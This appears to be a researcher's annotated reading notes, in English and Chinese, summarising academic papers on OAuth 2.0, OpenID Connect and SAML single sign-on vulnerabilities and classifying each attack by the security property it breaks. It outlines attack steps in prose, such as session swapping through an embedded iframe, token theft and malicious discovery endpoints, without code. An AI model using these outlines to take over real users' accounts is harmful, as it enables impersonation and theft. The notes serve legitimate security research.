Many Chinese websites (relying parties) use OAuth 2.0 as the basis of a single sign-on service to ease password management for users. Many sites support five or more different OAuth 2.0 identity providers, giving users choice in their trust point. However, although OAuth 2.0 has been widely implemented (particularly in China), little attention has been paid to security in practice. In this paper we report on a detailed study of OAuth 2.0 implementation security for ten major identity providers and 60 relying parties, all based in China. This study reveals two critical vulnerabilities present in many implementations, both allowing an attacker to control a victim user’s accounts at a relying party without knowing the user’s account name or password. We provide simple, practical recommendations for identity providers and relying parties to enable them to mitigate these vulnerabilities. The vulnerabilities have been reported to the parties concerned.

User identification; 使受害者的RP关联攻击者IdP账户;

###### 55 Towards Enhancing the Security of OAuth Implementations In Smart Phones *International Conference on Mobile Services 2014*

With the roaring growth and wide adoption of smart mobile devices, users are continuously integrating with culture of the mobile applications (apps). These apps are not only gaining access to information on the smartphone but they are also able gain users’ authorization to access remote servers on their behalf. The Open standard for Authorization (OAuth) is widely used in mobile apps for gaining access to user’s resources on remote service providers. In this paper, we analyze the different OAuth implementations adopted by the SDKs of the popular resource providers on smartphones and demonstrate possible attacks on most OAuth implementations. By analyzing source code of more than 430 popular Android apps we summarized the trends followed by the service providers and by the OAuth development choices made by application developers. In addition, we propose an applicationbased OAuth Manager framework, that provides a secure OAuth flow in smartphones that is based on the concept of privilege separation and does not require high overhead.

Attacks Against OAuth Embedded Web Browser

Stealing User Credentials ***Confidentiality***；Modifying the Authorization Interface 修改显示的授权请求

Attacks against System Native Browser

A malicious app can exploit the channel between the intent manager and the client app. 攻击者通过拦截app间的消息传递窃取token. ***Confidentiality***

###### 51 The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems *CCS’12*

Millions of web users today employ their Facebook accounts to sign into more than one million relying party (RP) websites. This web-based single sign-on (SSO) scheme is enabled by OAuth 2.0, a web resource authorization protocol that has been adopted by major service providers. The OAuth 2.0 protocol has proven secure by several formal methods, but whether it is indeed secure in practice remains an open question. We examine the implementations of three major OAuth identity providers (IdP) (Facebook, Microsoft, and Google) and 96 popular RP websites that support the use of Facebook accounts for login. Our results uncover several critical vulnerabilities that allow an attacker to gain unauthorized access to the victim user’s profile and social graph, and impersonate the victim on the RP website. Closer examination reveals that these vulnerabilities are caused by a set of design decisions that trade security for implementation simplicity. To improve the security of OAuth 2.0 SSO systems in real-world settings, we suggest simple and practical improvements to the design and implementation of IdPs and RPs that can be adopted gradually by individual sites.

Access token eavesdropping ***Confidentiality***

Access token theft via XSS  ***Confidentiality***

Impersonation

An impersonation attack works by sending a stolen or guessed SSO credential to the RP’s sign-in endpoint through an attacker-controlled user-agent. 配合上面两个

Session swapping

To launch a session swapping attack, the attacker (1) signs into an RP using the attacker’s identity from the IdP, (2) intercepts the SSO credential on his user-agent (Step 7 in Figure 1, and Step 8 in Figure 2), and then (3) embeds the intercepted SSO credential in an HTML construct (e.g., img, iframe) that causes the browser to automatically send the intercepted SSO credential to the RP’s sign-in endpoint when the exploit page is viewed by a victim user. ***user identification***


Force-login CSRF

A typical CSRF attacks requires the victim has already an authenticated session with the website, and a force-login CSRF attack can be leveraged by an attacker to achieve this prerequisite.

###### On the security of modern Single Sign-On Protocols – Second-Order Vulnerabilities in OpenID Connect CoRR (2015)

OAuth is the new de facto standard for delegating authorization in the web. An important limitation of OAuth is the fact that it was designed for authorization and not for authentication. The usage of OAuth for authentication thus leads to serious vulnerabilities as shown by Zhou et. al. in [44] and Chen et. al. in [9]. OpenID Connect was created on top of OAuth to fill this gap by providing federated identity management and user authentication. OpenID Connect was standardized in February 2014, but leading companies like Google, Microsoft, AOL and PayPal are already using it in their web applications [1], [2], [3], [30]. In this paper we describe the OpenID Connect protocol and provide the first in-depth analysis of one of the key features of OpenID Connect: the Discovery and the Dynamic Registration extensions. We present a new class of attacks on OpenID Connect that belong to the category of second-order vulnerabilities. These attacks consist of two phases: First, the injection payload is stored by the legitimate application. Later on, this payload is used in a security-critical operation. Our new class of attacks – called Malicious Endpoints attacks – exploits the OpenID Connect extensions Discovery and Dynamic Registration. These attacks break user authentication, compromise user privacy, and enable Server Side Request Forgery (SSRF), client-side code injection, and Denial-of-Service (DoS). As a result, the security of the OpenID Connect protocol cannot be guaranteed when these extensions are enabled in their present form. We contacted the authors of the OpenID Connect and OAuth specifications. They acknowledged our Malicious Endpoint attacks and recognized the need to improve the specification [29]. We are currently involved in the discussion regarding the mitigation of the existing issues and an extension to the OAuth specification.


second-order vulnerability on a web application



***Confidentiality***

Broken End-User Authentication

通过恶意的discovery server（用于RP从IdP更新公钥等数据），使RP将token发送至攻击者的endpoint



***Confidentiality***

Server Side Request Forgery (SSRF)

与SSO无关

Code Injection Attacks

Victim使用攻击者的token登录RP ***user identification***

###### 53 Analysing the Security of Google’s implementation of OpenID Connect DIMVA 2016

Many millions of users routinely use their Google accounts to log in to relying party (RP) websites supporting the Google OpenID Connect service. OpenID Connect, a newly standardised single-sign-on protocol, builds an identity layer on top of the OAuth 2.0 protocol, which has itself been widely adopted to support identity management services. It adds identity management functionality to the OAuth 2.0 system and allows an RP to obtain assurances regarding the authenticity of an end user. A number of authors have analysed the security of the OAuth 2.0 protocol, but whether OpenID Connect is secure in practice remains an open question. We report on a large-scale practical study of Google’s implementation of OpenID Connect, involving forensic examination of 103 RP websites which support its use for signin. Our study reveals serious vulnerabilities of a number of types, all of which allow an attacker to log in to an RP website as a victim user. Further examination suggests that these vulnerabilities are caused by a combination of Google’s design of its OpenID Connect service and RP developers making design decisions which sacrifice security for simplicity of implementation. We also give practical recommendations for both RPs and OPs to help improve the security of real world OpenID Connect systems.

Authentication by Google ID

使用Google ID（可以被攻击者伪造）作为identity proof ***Integrity***

Using the Wrong Token

使用access token，不与RP绑定  ***receiver designation***

Intercepting an access token

偷取access token  ***Confidentiality***

Session Swapping ***user identification***


Forcing a Login Using a CSRF attack

###### From Multiple Credentials to Browser-based Single Sign-On: Are We More Secure SEC 2011

Browser-based Single Sign-On (SSO) is replacing conventional solutions based on multiple, domain-specific credentials by offering an improved user experience: clients log on to their company system once and are then able to access all services offered by the company’s partners. By focusing on the emerging SAML standard, in this paper we show that the prototypical browser-based SSO use case suffers from an authentication flaw that allows a malicious service provider to hijack a

client authentication attempt and force the latter to access a resource without its consent or intention. This may have serious consequences, as evidenced by a Cross-Site Scripting attack that we have identified in the SAML-based SSO for Google Apps: the attack allowed a malicious web

server to impersonate a user on any Google application. We also describe solutions that can be used to mitigate and even solve the problem.



攻击的本质是c访问sp的identity proof被泄露给i；当然实际上更复杂点，用户访问的是i，而i假冒用户申请sp，从而c发给sp的identity proof本身是用于c和i之间的会话，SP把相应的内容设置正确，但是由于c以为访问的是i，会执行i的代码，从而把c在sp的cookie发送给了i。 ***Confidentiality***

###### Security Analysis of the SAML SSO Browser/Artifact Profile， ACSAC2003

T. Groß has initiated the security analysis of SAML from a Dolev-Yao point of view，

We present a security analysis of the SAML Single Sign-on Browser/Artifact profile, which is the first one for such a protocol standard. Our analysis of the protocol design reveals several flaws in the specification that can lead to vulnerable implementations. To demonstrate their impact, we exploit some of these flaws to mount attacks on the protocol.


HTTP Referrer Attack、Man-in-the-Middle Attacks、Connection Hijacking / Replay Attack

***其中最主要的是HTTP Referrer Attack， Confidentiality.***

###### Formal Analysis of SAML 2.0 Web Browser Single Sign-On: Breaking the SAML-based Single Sign-On for Google Apps FSME 2008

In this paper we provide formal models of the protocol corresponding to one of the most applied use case scenario (the SP-Initiated SSO with Redirect/POST Bindings) and of a variant of the protocol

implemented by Google and currently in use by Google's customers (the SAML-based SSO for Google Applications). We have mechanically analysed these formal models with SATMC, a state-of-the-art model checker for security protocols. SATMC has revealed a severe security flaw in the protocol used by Google that allows a dishonest service provider to impersonate a user at another service provider. We have also reproduced this attack in an actual deployment of the SAML-based SSO for Google Applications. This security flaw of the SAML-based SSO for Google Applications was previously unknown.



***Identity proof里没有RP标识。***

***RP designation***

### Privacy

###### Analysis of a Privacy Vulnerability in the OpenID Authentication Protocol

*Manuel Uruena and Christian Busquiel. "Analysis of a Privacy Vulnerability in the OpenID Authentication Protocol," IEEE*

*Multimedia Communications, Services and Security, 2010.*

This paper does not study the problem of unique identifiers for public postings, but the potential ability of third parties (e.g. advertisement and audience metering agencies) to track all the web visited by a given OpenID user, because of how the OpenID Authentication Protocol works and exchanges information on top of the HTTP protocol. In particular when accessing to a resource (e.g. image, link) the HTTP message header should include a Referer 3field that specifies the full URL of the web page where this resource was accessed from. The objective of this Referer field is to help webmasters to locate invalid links, and can be very useful for web traffic analysis in order to know how users actually browse the website or what web pages are linking to a particular page or resource.

Sadly, and because nowadays most websites are funded by advertisements, it is quite common that all web pages of a site contain some kind of banner, text advertisement, or traffic analysis script from some third party. Therefore, because of this combination of OpenID URLparameter encoding and HTTP Referer field, there is a potential privacy vulnerability in all OpenID Providers and Relying Parties where the web page generated from the Authentication Request/Reply URL contains any reference to a third party resource.

The encoding of information as URL parameters done by the OpenID Authentication Protocol is the root cause of this privacy vulnerability.

Many privacy advocates have suggested in the past to get rid of the HTTP Referer field since it could expose the behaviour of the user to the web server.

The HTTP 1.1 specification states that: “Clients SHOULD NOT include a Referer header field in a (non-secure) HTTP request if the referring page was transferred with a secure protocol”. Therefore, if the User Agent employs HTTPS to connect to the OpenID Provider, when it is then redirected to the Relying Party, a standard-compliant User Agent should not include the OpenID Authentication Reply URL in the Referer field of any resource requested from that page.

Notice that the HTTPS solution may solve the Referer leakage but does not guarantee that the OpenID Authentication URLs could not appear in other places like proxies, caches, history lists, or server logs, and thus being exposed to attackers or other third parties.

***总结：1. 该攻击是针对的OpenID协议，不是OpenID-Connect协议；2. 核心问题是在所有RP中使用了相同的用户标识，从而一旦该标识泄露给第三方，第三方可以进行login tracing；3.具体地，作者通过referrer字段进行了一个具体攻击。***

Referrer字段的影响,由于在RP页面中含有广告、流量统计等内嵌页面，从而用户浏览器会将RP的URL包含在Referer字段中发送给第三方实体（广告、流量统计），从而能够获取用户访问的所有RP。